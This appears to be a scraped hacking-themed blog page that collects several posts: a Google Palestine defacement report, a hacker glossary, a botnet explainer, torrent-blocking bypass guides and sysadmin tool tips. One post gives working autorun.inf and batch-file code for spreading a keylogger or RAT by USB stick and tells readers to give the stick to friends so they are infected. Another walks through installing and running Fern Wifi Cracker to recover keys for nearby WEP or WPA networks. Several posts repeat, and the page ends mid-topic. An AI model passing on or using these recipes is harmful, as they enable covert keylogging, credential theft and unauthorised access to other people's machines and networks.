Showing posts with label Hacking. Show all posts
Showing posts with label Hacking. Show all posts

Google has local domains for most of the countries in the world. Just few minutes ago some group of hackers hacked into Google's Palestine Domain, however Google has recovered the domain, we still managed to take the screen shot of the defaced page.
"uncle google we say hi from Palestine to remember you that the country in Google map not called Israel. Its called Palestine" The hacker wrote in the defacement.
"#Question : What would happens if we changed the country title of Israel to Palestine in Google Maps..!" The defacement message reads. "It would be revolution. So Listen rihanna and be cool".
If you still wants to see the deface page you can see that using the Google's cache for few hours more.
Search in Google " google.ps/ " as below

Spyware and Adware is software made by publishers that allow them to snoop on your browsing activity, invade your privacy, and flood you with those horrible popups. If you are like most users on the internet, chances are you are probably infected with these applications. That is why we have designed our revolutionary product.
Why does Spyware and Adware affect every internet user?
- All information you enter via the web can be intercepted
- Unauthorized sites can add themselves to your desktop (icons)
- Unauthorized sites can add themselves to your internet favorites
- Your browsing activity can be tracked and monitored
- Unwanted tool bars and search bars can attach themselves to your browser without your knowledge or approval
- Your personal information can be sold to other parties without your knowledge or consent
- Your default homepage and settings can be hijacked so you can't
- change them
- These malicious components not only invade your PC so they can not be removed, but take up your hard drive space and slow down your PC!
- To protect our system and data, we need some good tools which can protect our system. No adware is a nice tool with great technology. This protects your system and data from various type of threats.
System admins are frequently bombarded with security concerns, requests, alerts, news items, “did you see this?!” emails, and more. Keeping up with all the aspects of network security can seem like an overwhelming task, but in this post we’re going to look at ten tools a system admin can use to help secure their network. Some you may be familiar with, like network security software, while others may come as a surprise, like your email client; but all will help you to stay ahead of the bad guys, keep yourself informed of the latest threats, and maintain the security of your network.
1. Network security software
When we talk about network security software, we’re talking about a class of product more than any specific tool, and how important it is for you to have an application or small group of applications that can help you to accomplish most of your tasks. There are simply too many things for any one admin to do by hand, and network security software applications help to automate the heavy lifting and ensure that you can keep up with the workload. Look for network security software that multitasks. Think about it as a Swiss Army knife of software packages that includes many of the other items on this list.
2. Vulnerability scanner
A good vulnerability scanner is a key part of any toolkit, and should be used by server admins and security engineers alike. The top network security software apps will include a scanner that has a database of the thousands of vulnerabilities that could exist on your network, so that you can quickly, easily and regularly scan your network to ensure you systems are up-to-date, configured properly and secured.
3. Port scanner
A port scanner is another regular tool that should be in your network security software application. Attackers regularly scan your Internet connection looking for ways in and so should you. But you should also scan internally so you can find unauthorized services or misconfigured systems, and to validate your internal firewalls are set up correctly.
4. Patching software
Patching operating systems and third party applications is one of the most important, regularly recurring tasks a sys admin has. Network security software that can automate this, and handle the hundreds of other applications on your network, is the only realistic way you can keep up with this.
5. Auditing software
Auditing software may strike you as a strange recommendation at first, but consider all those apps you are trying to patch. How can you be sure you have no vulnerabilities on your systems if your users can install anything on your systems? How are you going to maintain licensing compliance if you don’t know who has installed what from \software? Network security software may also include software and hardware inventory components to help you stay informed and secure.
6. Secure remote clients
Telnet, older versions of PCAnyWhere and several of the web-based remote access apps that are out there all have a common issue - they’re not secure. Use SSH v2 or later for secure access to all CLI-based systems, and the most secure versions of Remote Desktop Protocol to manage Windows boxes. Using strong encryption, good passwords, lockout policies and, when possible, mutual authentication between client and host, will help to ensure no one sniffs credentials or brute-forces their way into a system. If you have two-factor authentication in your environment, ensure that every system possible uses it to further reduce your risk from unauthorized access.
7. A good network analyzer
Whether you like the open source WireShark, the free Microsoft tool NetMon, or one of the many other commercial network analysis tools, having a good “sniffer” is key to helping secure and analyze systems. There is simply no way that’s more effective to figure out just what is going on between networked systems than to see the traffic first hand.
8. Network tools
Whenever you are dealing with connections from foreign systems, you will find the need to check network addresses, routes and more. Having good tools like DIG, WHOIS, HOST, TCPING and others close at hand makes network evaluation a breeze.
9. Log parsing software
Securing systems means going through logs; lots of them. Web logs, access logs, system logs, security logs, SNMP logs, syslog logs – the list goes on and on. Having software that can quickly and easily parse through logs is critical. Everyone has their favorite. Some install locally like LogParser, while others run on servers like Splunk. Whichever you prefer, get a good log parser to help wade through what can be millions of entries quickly and easily so you can find events you need to check.
10. Your email client
Knowledge is power, and the best way to amass that knowledge is to stay informed. Whether you subscribe to email bulletins, security alerts, or RSS feeds, your email client can provide you the first indications that something new is out there, and also what you need to do to protect your systems from the threat. Zero day exploits, out of band patches, best practices and more, can all be yours if you simply join the right distribution lists and subscribe to the right lists.
These 10 system admin tools are a great start towards building your toolkit for security. Network security software plays a major role in this toolkit, which you supplement with other tools and the information you need to maintain a secure environment.
This guest post was provided by Emmanuel Carabott on behalf of GFI Software Ltd. Learn more about the importance of a secure business network by downloading the free eBook: A first aid kit for SysAdmins. All product and company names herein may be trademarks of their respective owners.

Hello to all friends today I am going to post about how can you increase you broadband speed in XP. so guys follow the given below steps to do this ...
1) First u Click on Start Button.
2) Then Select Run From Start Menu.
3) Now Type gpedit.msc
4) Expand the [Administrative Templates] branch.
5) Then Expand the [Network] branch.
6) Highlight(Select by Single Click) [QoS Packet Scheduler]
7) Double-click [Limit Reservable Bandwidth] (Available in Right Side Panel)
8) Check(Select By Single Click on it) [Enabled]
9) Change [Bandwidth limit %] to 0 %
10) Click [OK] Button.
11) Restart Your PC.
12) Now Check Your Broadband Speed.

★ DDoS =
Distributed Denial of Service
★ DrDoS =
Distributed Reflected Denial of Service Attack, uses a list of reflection servers or other methods such as DNS to spoof an attack to look like it's coming from multiple ips. Amplification of power in the attack COULD occur.
★ FTP =
File Transfer Protocol. Used for transferring files over an FTP server.
★ FUD =
Fully Undetectable
★ Hex =
In computer science, hexadecimal refers to base-16 numbers. These are numbers that use digits in the range: 0123456789ABCDEF. In the C programming language (as well as Java, JavaScript, C++, and other places), hexadecimal numbers are prefixed by a 0x. In this manner, one can tell that the number 0x80 is equivalent to 128 decimal, not 80 decimal.
★ HTTP =
Hyper Text Transfer Protocol. The foundation of data communication for the World Wide Web.
★ IRC =
Internet Relay Chat. Transmiting text messages in real time between online users.
★ JDB =
Java drive-by, a very commonly used web-based exploit which allows an attacker to download and execute malicious code locally on a slave's machine through a widely known java vulnerability.
★ Malware =
Malicious Software
★ Nix =
Unix based operating system, usually refered to here when refering to DoS'ing.
★ POP3 =
This is the most popular protocol for picking up e-mail from a server.
★ R.A.T = Remote Administration Tool
★ SDB =
Silent drive-by, using a zero day web-based exploit to hiddenly and un-detectably download and execute malicious code on a slave's system. (similar to a JDB however no notification or warning is given to the user)
★ SE =
Social Engineering
★ Skid =
Script Kid/Script Kiddie
★ SMTP =
A TCP/IP protocol used in sending and receiving e-mail.
★ SQL =
Structured Query Language. It's a programming language, that used to communicate with databases and DBMS. Can go along with a word after it, such as "SQL Injection."
★ SSH =
Secure Shell, used to connect to Virtual Private Servers.
★ TCP =
Transmission Control Protocol, creates connections and exchanges packets of data.
★ UDP =
User Datagram Protocol, An alternative data transport to TCP used for DNS, Voice over IP, and file sharing.
★ VPN =
Virtual Private Network
★ VPS =
Virtual Private Server
★ XSS (CSS) =
Cross Site Scripting
Words
Algorithm =
A series of steps specifying which actions to take in which order.
ANSI Bomb =
ANSI.SYS key-remapping commands consist of cryptic-looking text that specifies, using ansi numeric codes to redefine keys.
Back Door =
Something a hacker leaves behind on a system in order to be able to get back in at a later time.
Binary =
A numbering system in which there are only two possible values for each digit: 0 and 1.
Black Hat =
A hacker who performs illegal actions to do with hacking online. (Bad guy, per se)
Blue Hat =
A blue hat hacker is someone outside computer security consulting firms who is used to bug test a system prior to its launch, looking for exploits so they can be closed. Microsoft also uses the term BlueHat to represent a series of security briefing events.
Bot =
A piece of malware that connects computer to an attacker commonly using the HTTP or IRC protocal to await malicous instructions.
Botnet =
Computers infected by worms or Trojans and taken over by hackers and brought into networks to send spam, more viruses, or launch denial of service attacks.
Buffer Overflow =
A classic exploit that sends more data than a programmer expects to receive. Buffer overflows are one of the most common programming errors, and the ones most likely to slip through quality assurance testing.
Cracker =
A specific type of hacker who decrypts passwords or breaks software copy protection schemes.
DDoS =
Distributed denial of service. Flooding someones connection with packets. Servers or web-hosted shells can send packets to a connection on a website usually from a booter.
Deface =
A website deface is an attack on a site that changes the appearance of the site or a certain webpage on the site.
Dictionary Attack =
A dictionary attack is an attack in which a cyber criminal can attempt to gain your account password. The attack uses a dictionary file, a simple list of possible passwords, and a program which fills them in. The program just fills in every single possible password on the list, untill it has found the correct one. Dictionary files usually contain the most common used passwords.
DOX =
Personal information about someone on the Internet usualy contains real name, address, phone number, SSN, credit card number, etc.
E-Whore =
A person who manipulates other people to believe that he/she is a beautiful girl doing cam shows or selling sexual pictures to make money.
Encryption =
In cryptography, encryption applies mathematical operations to data in order to render it incomprehensible. The only way to read the data is apply the reverse mathematical operations. In technical speak, encryption is applies mathematical algorithms with a key that converts plaintext to ciphertext. Only someone in possession of the key can decrypt the message.
Exploit =
A way of breaking into a system. An exploit takes advantage of a weakness in a system in order to hack it.
FUD =
Fully undetectable, can be used in many terms. Generally in combination with crypters, or when trying to infect someone.
Grey Hat =
A grey hat hacker is a combination of a Black Hat and a White Hat Hacker. A Grey Hat Hacker may surf the internet and hack into a computer system for the sole purpose of notifying the administrator that their system has been hacked, for example. Then they may offer to repair their system for a small fee.
Hacker (definition is widely disputed among people...) = A hacker is someone who is able to manipulate the inner workings of computers, information, and technology to work in his/her favor.
Hacktivist =
A hacktivist is a hacker who utilizes technology to announce a social, ideological, religious, or political message. In general, most hacktivism involves website defacement or denial-of-service attacks.
IP Address =
On the Internet, your IP address is the unique number that others use to send you traffic.
IP Grabber =
A link that grabs someone's IP when they visit it.
Keylogger =
A software program that records all keystrokes on a computer's keyboard, used as a surveillance tool or covertly as spyware.
Leach = A cultural term in the warez community referring to people who download lots of stuff but never give back to the community.
LOIC/HOIC =
Tool(s) used by many anonymous members to conduct DDoS attacks. It is not recommended to use these under any circumstances.
Malware =
Software designed to do all kinds of evil stuff like stealing identity information, running DDoS attacks, or soliciting money from the slave.
Neophyte =
A neophyte, "n00b", or "newbie" is someone who is new to hacking or phreaking and has almost no knowledge or experience of the workings of technology, and hacking.
smith =
Somebody new to a forum/game.
OldFag =
Somebody who's been around a forum/game for a long time.
Packet =
Data that is sent across the Internet is broken up into packets, sent individually across the network, and reassembled back into the original data at the other end.
Phreak =
Phone Freaks. Hackers who hack cell phones for free calling. Free Long distance calling. Etc.
Phreaking =
The art and science of cracking the phone network.
Proxy =
A proxy is something that acts as a server, but when given requests from clients, acts itself as a client to the real servers.
Rainbow Table =
A rainbow table is a table of possible passwords and their hashes. It is way faster to crack a password using rainbow tables then using a dictionary attack (Bruteforce).
Remote Administration Tool =
A tool which is used to remotely control (an)other machine(s). These can be used for monitoring user actions, but often misused by cyber criminals as malware, to get their hands on valuable information, such as log in credentials.
Resolver =
Software created to get an IP address through IM (instant messenger, like Skype/MSN) programs.
Reverse Engineering =
A technique whereby the hacker attempts to discover secrets about a program. Often used by crackers, and in direct modifications to a process/application.
Root =
Highest permission level on a computer, able to modify anything on the system without restriction.
Rootkit (ring3 ring0) =
A powerful exploit used by malware to conceal all traces that it exists. Ring3 - Can be removed easily without booting in safemode. Ring0 - Very hard to remove and very rare in the wild, these can require you to format, it's very hard to remove certain ring0 rootkits without safemode.
Script Kiddie =
A script kid, or skid is a term used to describe those who use scripts created by others to hack computer systems and websites. Used as an insult, meaning that they know nothing about hacking.
Shell =
The common meaning here is a hacked web server with a DoS script uploaded to conduct DDoS attacks via a booter. OR A shell is an script-executing unit - Something you'd stick somewhere in order to execute commands of your choice.
Social Engineer =
Social engineering is a form of hacking that targets people's minds rather than their computers. A typical example is sending out snail mail marketing materials with the words "You may already have won" emblazoned across the outside of the letter. As you can see, social engineering is not unique to hackers; it's main practitioners are the marketing departments of corporations.
Spoof =
The word spoof generally means the act of forging your identity. More specifically, it refers to forging the sender's IP address (IP spoofing). (Spoofing an extension for a RAT to change it from .exe to .jpg, etc.)
SQL Injection =
An SQL injection is a method often used to hack SQL databases via a website, and gain admin control (sometimes) of the site. You can attack programs with SQLi too.
Trojan =
A Trojan is a type of malware that masquerades as a legitimate file or helpful program with the ultimate purpose of granting a hacker unauthorized access to a computer.
VPS =
The term is used for emphasizing that the virtual machine, although running in software on the same physical computer as other customers' virtual machines, is in many respects functionally
equivalent to a separate physical computer, is dedicated to the individual customer's needs, has the privacy of a separate physical computer, and can be configured to run server software.
Warez =
Software piracy
White Hat =
A "white hat" refers to an ethical hacker, or a computer security expert, who specializes in penetration testing and in other testing methods to ensure the security of a businesses information systems. (Good guy, per se)
Worm =
Software designed to spread malware with little to no human interaction.
Zero Day Exploit =
An attack that exploits a previously unknown vulnerability in a computer application, meaning that the attack occurs on "day zero" of awareness of the vulnerability. This means that the developers have had zero days to address and patch the vulnerability.

This tutorial is about using autorun.inf file to spread keylogger/rat via pendrive or another removable device. A detailed tutorial about autorun virus. Read this post carefully and don’t forget to leave your feedback comments in.
In windows XP it will automatically execute the instructions while in other versions of windows it will ask the user .
what is autorun.inf ?
Autorun.inf file is a simple text file containing list of instructions to be followed by the Operating System. Whenever a CD/USB is plugged in, the system searches for this autorun file, and if found it executes all the instructions present in this file.
Why it is used?
It is used to execute files automatically whenever a CD/Usb is plugged in. It can also change the icon of the usb/cd drive .
Steps:-
1) Creating autorun.inf :-
1.a) Open notepad and copy the followig code to it.
[autorun]
open=autorun.bat
icon=anything.ico
Here autorun.bat is the file we want to execute when our CD/USB is inserted.
Anything.ico is the name of icon file we want to set to our CD/USB drive.
2) Creating autorun.bat :-
2.a) Copy the following code [Edit it accordingly]
@echo off
start /location of the keylogger
Ex 1 :- If it is saved in a folder named rishabh which is present in the root directory of CD/USB. Then the code should be edited like this
@echo off
start rishabh/keylogger.exe
Ex 2 :- If the keylogger is placed in theroot directory then the code should be like this :-
@echo off
start keylooger.exe
2.b) Save it as autorun.bat and place it in the root directory of the CD/USB.
3) Give this CD/USB to your friends and when they will insert this in their systems, the will be infected with your keylooger.
Disabling Autorun :
1) Go to RUN and type gpedit.msc and hit ok.
2) Browse toComputer Configuration >>Administrative Templates >> Windows Components >>Autoplay Policies .
3) In details pane, double-click Turn off Autoplay.
4) Click Enabled, and then select All drives in the Turn off Autoplay box to disable Autorun on all drives.

Method 1 to open blocked sites :
By Using Web based proxies :
1) Go to Google and search for “Free web proxies ” and you will get a list of 1000s of free web based proxies.
ex : http://hidemyass.com/proxy/
2) Open any of those sites and enter the site’s URL you want to visit and just hit open.
Method 2 :
By using Google itself as a proxy :
1) Open translate.google.com .
2) Enter any blocked website’s link you want to access .
3) Choose any language other than english in the *From* and choose *English* in * To * box.
4) Click on Translate.
5) Thats it! You are now using google itself as a proxy.
Method 3 to open blocked sites:
Using PORT proxies :
1) Open Mozilla firefox .
2) Go to : http://hidemyass.com/proxy-list/
3) Choose any port proxy ip address having good connection time and speed .
4) Note down the proxy’s ip and port.
5) Now in Mozilla firefox go to
Tools>options>advanced>netowrk>Settings [ Connection ] > Click on manual Proxy configuration .
6) Enter the IP address and the port .
7) Do select the option “Use this Proxy server for all Protocols ” .
Click on Ok.
9) Open blocked sites for free.
Method 4 :
TOR -Traffic onion Routing
This includes detailed explanation and working so i will be covering this in my upcoming tutorials.
 |
A botnet or robot network is a group of computers running a computer application controlled and manipulated only by the owner or the software source. The botnet may refer to a legitimate network of several computers that share program processing amongst them.
Usually though, when people talk about botnets, they are talking about a group of computers infected with the malicious kind of robot software, the bots, which present a security threat to the computer owner. Once the robot software (also known as malicious software or malware) has been successfully installed in a computer, this computer becomes a zombie or a drone, unable to resist the commands of the bot commander.
A botnet may be small or large depending on the complexity and sophistication of the bots used. A large botnet may be composed of ten thousand individual zombies. A small botnet, on the other hand may be composed of only a thousand drones. Usually, the owners of the zombie computers do not know that their computers and their computers’ resources are being remotely controlled and exploited by an individual or a group of malware runners through Internet Relay Chat (IRC)
There are various types of malicious bots that have already infected and are continuing to infect the internet. Some bots have their own spreaders – the script that lets them infect other computers (this is the reason why some people dub botnets as computer viruses) – while some smaller types of bots do not have such capabilities.
Different Types of Bots
Here is a list of the most used bots in the internet today, their features and command set.
XtremBot, Agobot, Forbot, Phatbot
These are currently the best known bots with more than 500 versions in the internet today. The bot is written using C++ with cross platform capabilities as a compiler and GPL as the source code. These bots can range from the fairly simple to highly abstract module-based designs. Because of its modular approach, adding commands or scanners to increase its efficiency in taking advantage of vulnerabilities is fairly easy. It can use libpcap packet sniffing library, NTFS ADS and PCRE. Agobot is quite distinct in that it is the only bot that makes use of other control protocols besides IRC.
UrXBot, SDBot, UrBot and RBot
Like the previous type of bot, these bots are published under GPL, but unlike the above mentioned bots these bots are less abstract in design and written in rudimentary C compiler language. Although its implementation is less varied and its design less sohisticated, these type of bots are well known and widely used in the internet.
GT-Bots and mIRC based bots
These bots have many versions in the internet mainly because mIRC is one of the most used IRC client for windows. GT stands for global threat and is the common name for bots scripted using mIRC. GT-bots make use of the mIRC chat client to launch a set of binaries (mainly DLLs) and scripts; their scripts often have the file extensions .mrc.
Malicious Uses of Botnets
Types Of Botnet Attack
Denial of Service Attacks
A botnet can be used as a distributed denial of service weapon. A botnet attacks a network or a computer system for the purpose of disrupting service through the loss of connectivity or consumption of the victim network’s bandwidth and overloading of the resources of the victim’s computer system. Botnet attacks are also used to damage or take down a competitor’s website.
Fast flux is a DNS technique used by botnets to hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies.
Any Internet service can be a target by botnets. This can be done through flooding the website with recursive HTTP or bulletin-board search queries. This mode of attack in which higher level protocols are utilized to increase the effects of an attack is also termed as spidering.
Spyware
Its a software which sends information to its creators about a user's activities – typically passwords, credit card numbers and other information that can be sold on the black market. Compromised machines that are located within a corporate network can be worth more to the bot herder, as they can often gain access to confidential information held within that company. There have been several targeted attacks on large corporations with the aim of stealing sensitive information, one such example is the Aurora botnet.
Adware
Its exists to advertise some commercial entity actively and without the user's permission or awareness, for example by replacing banner ads on web pages with those of another content provider.
Spamming and Traffic Monitoring
A botnet can also be used to take advantage of an infected computer’s TCP/IP’s SOCKS proxy protocol for networking appications. After compromising a computer, the botnet commander can use the infected unit (a zombie) in conjunction with other zombies in his botnet (robot network) to harvest email addresses or to send massive amounts of spam or phishing mails.
Moreover, a bot can also function as a packet sniffer to find and intercept sensitive data passing through an infected machine. Typical data that these bots look out for are usernames and passwords which the botnet commander can use for his personal gain. Data about a competitor botnet installed in the same unit is also mined so the botnet commander can hijack this other botnet.
Access number replacements are where the botnet operator replaces the access numbers of a group of dial-up bots to that of a victim's phone number. Given enough bots partake in this attack, the victim is consistently bombarded with phone calls attempting to connect to the internet. Having very little to defend against this attack, most are forced into changing their phone numbers (land line, cell phone, etc.).
Keylogging and Mass Identity Theft
An encryption software within the victims’ units can deter most bots from harvesting any real information. Unfortunately, some bots have adapted to this by installing a keylogger program in the infected machines. With a keylogger program, the bot owner can use a filtering program to gather only the key sequence typed before or after interesting keywords like PayPal or Yahoo mail. This is one of the reasons behind the massive PayPal accounts theft for the past several years.
Bots can also be used as agents for mass identity theft. It does this through phishing or pretending to be a legitimate company in order to convince the user to submit personal information and passwords. A link in these phishing mails can also lead to fake PayPal, eBay or other websites to trick the user into typing in the username and password.
Botnet Spread
Botnets can also be used to spread other botnets in the network. It does this by convincing the user to download after which the program is executed through FTP, HTTP or email.
Pay-Per-Click Systems Abuse
Botnets can be used for financial gain by automating clicks on a pay-per-click system. Compromised units can be used to click automatically on a site upon activation of a browser. For this reason, botnets are also used to earn money from Google’s Adsense and other affiliate programs by using zombies to artificially increase the click counter of an advertisement.
After the request of so many peoples, I am posting a simple method to crack any wifi using Backtrack.
NOTE:- The information is provided for education purpose only. Disclaimer

2. Installing fern wifi cracker

Now Fern Wifi cracker is installed
3. Starting fern wifi cracker

4. Click Refresh
5. Click on the drop done menu to select the interface you'd like to work on, in my case it is wlan0.

6. A popup will open within few seconds like this one:

Click on Ok button.
7. Double click in any area of the main window

close any pop up windows.
8. Click on the Wifi WEP button. ( or Wifi WPA ) A window named Fern WEP Attack will open. Click on the drop down list to select the access point you'd like to work on, in my case it is SMC.

9. Now click on the Attack button and wait until you get the following window displaying the key to the WEP wireless network you selected.
 Cracked keys are saved in the key Database.
NOTE:- The information is provided for education purpose only. Disclaimer
- Downloading fern wifi cracker.
- open Terminal
- type " wget http://fern-wifi-cracker.googlecode.com/files/Fern-Wifi-Cracker_1.2_all.deb"
- hit enter

2. Installing fern wifi cracker
- type " dpkg -i Fern-Wifi-Cracker_1.2_all.deb "
- hit enter

Now Fern Wifi cracker is installed
3. Starting fern wifi cracker
- type " python /usr/local/bin/Fern-Wifi-Cracker/execute.py "
- hit enter.

4. Click Refresh
5. Click on the drop done menu to select the interface you'd like to work on, in my case it is wlan0.

6. A popup will open within few seconds like this one:

Click on Ok button.
7. Double click in any area of the main window
- A window named Access Point Scan Preferences will open
- Click the Enable XTerms checkbox
- Click the Ok button

close any pop up windows.
8. Click on the Wifi WEP button. ( or Wifi WPA ) A window named Fern WEP Attack will open. Click on the drop down list to select the access point you'd like to work on, in my case it is SMC.

9. Now click on the Attack button and wait until you get the following window displaying the key to the WEP wireless network you selected.

Recently due to supreme court orders all the ISP's like Airtel, MTNL, BSNL, Reliance has blocked the torrent websites like torrentz, pirate bay, h33t etc.. in India from 6th May 2012 onwards. But on 20th May reliance ISP has unblocked the torrent websites but other ISP's still blocking the torrent websites. Good news for reliance users. So friends, today i am going to teach how to unblock torrent websites in India specially on AIRTEL, MTNL and BSNL broadband services. Lets learn...so first lets learn what is torrent and what & how ISP's block websites etc? Then easy ways to bypass it.

What is torrent?
Most of us regularly use torrents to download stuff like movies, songs, tv shows, software's..aha.. simply everything that can be downloaded online but have you ever try to understood what is torrent? How it works? What are seeds and Peers? Oops never... From now onwards you will able to understand what are all these terms.
Torrent is basically strong and fast-moving stream of data ( normally used in context of water stream). Technically torrent file is file which signifies to some specific content say movie etc.., it uses peer to peer sharing protocol (P2P) that enables users to send and receive files in small pieces to and from computers across the Internet. Because of the distributed nature of Peer to Peer sharing( usually computer networks behavior which are peered i.e. connected together), small pieces of the files are downloaded and then reassembled by the software(torrent client that you use say utorrent etc.).
How does torrents work?
All torrent downloading/uploading takes place using a torrent program. Examples of such programs include uTorrent, Vuze, BitTorrent etc. These programs enable your computer(open the computer ports) to send and receive pieces of files on a specific port and interpret the data from torrent files. The torrent files contain all of the information about a specific torrent: who started it, what the torrent contains, and how to download and upload information corresponding to that torrent. When the torrent file is opened by a torrent program, the torrent program connects to other users who have portions of the file and downloads those pieces from them. Once it receives portions of the file, your computer becomes able to "seed," or upload, the file to other users. Once the torrent program has received all portions of the file, it assembles them into a usable file using the instructions found in the original torrent file.
Trackers?
Torrent downloading/Uploading begins and ends at large network servers known as trackers. Your torrent program, known as a client, connects to these servers using a list found in the original torrent file. Trackers have a list of all users connected to them and which files they're able to seed. Your client picks from these users and downloads data from them accordingly. Upon connecting to a tracker, it registers your computer and the files that you are able to seed. Trackers also keep logs of your share ratio( i.e. how much your computer uploads, measured against how much your computer downloads) and determine the amount of bandwidth you receive, based on that ratio.
How does ISP blocks any websites?
All ISP's provide default DNS (domain name servers) which is the used to translate the domain name into an IP address. So most ISP's block the websites at DNS level which is really noobish because if user change their DNS then he can unblock the websites blocked by DNS. And we are far smarter than normal users and thanks to IPV4 and IPV6 because we can change our DNS server whenever we want.
How to unblock torrents in INDIA specially on AIRTEL, MTNL, BSNL etc?
There are actually several methods to unblock torrents:
1.Use HTTPS instead of HTTP: As ISP's have only blocked HTTP web version of websites, you can directly access all torrent websites using HTTPS instead of HTTP.
So open websites like: https://torrentz.eu
https://piratebay.se
Just accept the SSL certificate and it will work for you.
2. Change the DNS to public or free DNS servers say Google (8.8.8.8 and 8.8.4.4), Norton (198.153.192.40 or 198.153.194.40) or any other public DNS that can be easily found.
Norton DNS: Protects you from phishing websites.
Go to your network connection then select status and then click on properties below the Activity there select the IPV4 and click on properties. There at below you see " use the following DNS name" there fill the primary DNS and alternate DNS servers. Apply it and enjoy the torrents... :P
3. Use TOR browser bundle : Using TOR you can bypass anything anywhere in the world and also it will hide your traces by protecting the privacy.
You can download TOR here:
DOWNLOAD
4. Use proxies : Not a good option but you can use that also, just keep one thing in mind while using proxies that you need to unclick the encrypt URL option in proxy setting, otherwise you will end up downloading a encrypted torrent file and offcourse its waste. So always unclick Encrypt URL while using torrents.
5. Use VPN: A free VPN can also come to your rescue. All you need to do is download and install a free VPN client. After this, all the URL requests of the blocked websites can be easily bypassed through it. Among several others, providers such as freevpn, supervpn and vpnreactor give you such free service.

What is torrent?
Most of us regularly use torrents to download stuff like movies, songs, tv shows, software's..aha.. simply everything that can be downloaded online but have you ever try to understood what is torrent? How it works? What are seeds and Peers? Oops never... From now onwards you will able to understand what are all these terms.
Torrent is basically strong and fast-moving stream of data ( normally used in context of water stream). Technically torrent file is file which signifies to some specific content say movie etc.., it uses peer to peer sharing protocol (P2P) that enables users to send and receive files in small pieces to and from computers across the Internet. Because of the distributed nature of Peer to Peer sharing( usually computer networks behavior which are peered i.e. connected together), small pieces of the files are downloaded and then reassembled by the software(torrent client that you use say utorrent etc.).
How does torrents work?
All torrent downloading/uploading takes place using a torrent program. Examples of such programs include uTorrent, Vuze, BitTorrent etc. These programs enable your computer(open the computer ports) to send and receive pieces of files on a specific port and interpret the data from torrent files. The torrent files contain all of the information about a specific torrent: who started it, what the torrent contains, and how to download and upload information corresponding to that torrent. When the torrent file is opened by a torrent program, the torrent program connects to other users who have portions of the file and downloads those pieces from them. Once it receives portions of the file, your computer becomes able to "seed," or upload, the file to other users. Once the torrent program has received all portions of the file, it assembles them into a usable file using the instructions found in the original torrent file.
Trackers?
Torrent downloading/Uploading begins and ends at large network servers known as trackers. Your torrent program, known as a client, connects to these servers using a list found in the original torrent file. Trackers have a list of all users connected to them and which files they're able to seed. Your client picks from these users and downloads data from them accordingly. Upon connecting to a tracker, it registers your computer and the files that you are able to seed. Trackers also keep logs of your share ratio( i.e. how much your computer uploads, measured against how much your computer downloads) and determine the amount of bandwidth you receive, based on that ratio.
How does ISP blocks any websites?
All ISP's provide default DNS (domain name servers) which is the used to translate the domain name into an IP address. So most ISP's block the websites at DNS level which is really noobish because if user change their DNS then he can unblock the websites blocked by DNS. And we are far smarter than normal users and thanks to IPV4 and IPV6 because we can change our DNS server whenever we want.
How to unblock torrents in INDIA specially on AIRTEL, MTNL, BSNL etc?
There are actually several methods to unblock torrents:
1.Use HTTPS instead of HTTP: As ISP's have only blocked HTTP web version of websites, you can directly access all torrent websites using HTTPS instead of HTTP.
So open websites like: https://torrentz.eu
https://piratebay.se
Just accept the SSL certificate and it will work for you.
2. Change the DNS to public or free DNS servers say Google (8.8.8.8 and 8.8.4.4), Norton (198.153.192.40 or 198.153.194.40) or any other public DNS that can be easily found.
Norton DNS: Protects you from phishing websites.
Go to your network connection then select status and then click on properties below the Activity there select the IPV4 and click on properties. There at below you see " use the following DNS name" there fill the primary DNS and alternate DNS servers. Apply it and enjoy the torrents... :P
3. Use TOR browser bundle : Using TOR you can bypass anything anywhere in the world and also it will hide your traces by protecting the privacy.
You can download TOR here:
DOWNLOAD
4. Use proxies : Not a good option but you can use that also, just keep one thing in mind while using proxies that you need to unclick the encrypt URL option in proxy setting, otherwise you will end up downloading a encrypted torrent file and offcourse its waste. So always unclick Encrypt URL while using torrents.
5. Use VPN: A free VPN can also come to your rescue. All you need to do is download and install a free VPN client. After this, all the URL requests of the blocked websites can be easily bypassed through it. Among several others, providers such as freevpn, supervpn and vpnreactor give you such free service.
Wireless networks broadcast their packets using radio frequency or optical wavelengths. A modern laptop computer can listen in. Worse, an attacker can manufacture new packets on the fly and persuade wireless stations to accept his packets as legitimate.
Terms:-
1) Stations and Access Points :- A wireless network interface card (adapter) is a device, called a station, providing the network physical layer over a radio link to another station.
An access point (AP) is a station that provides frame distribution service to stations associated with it.
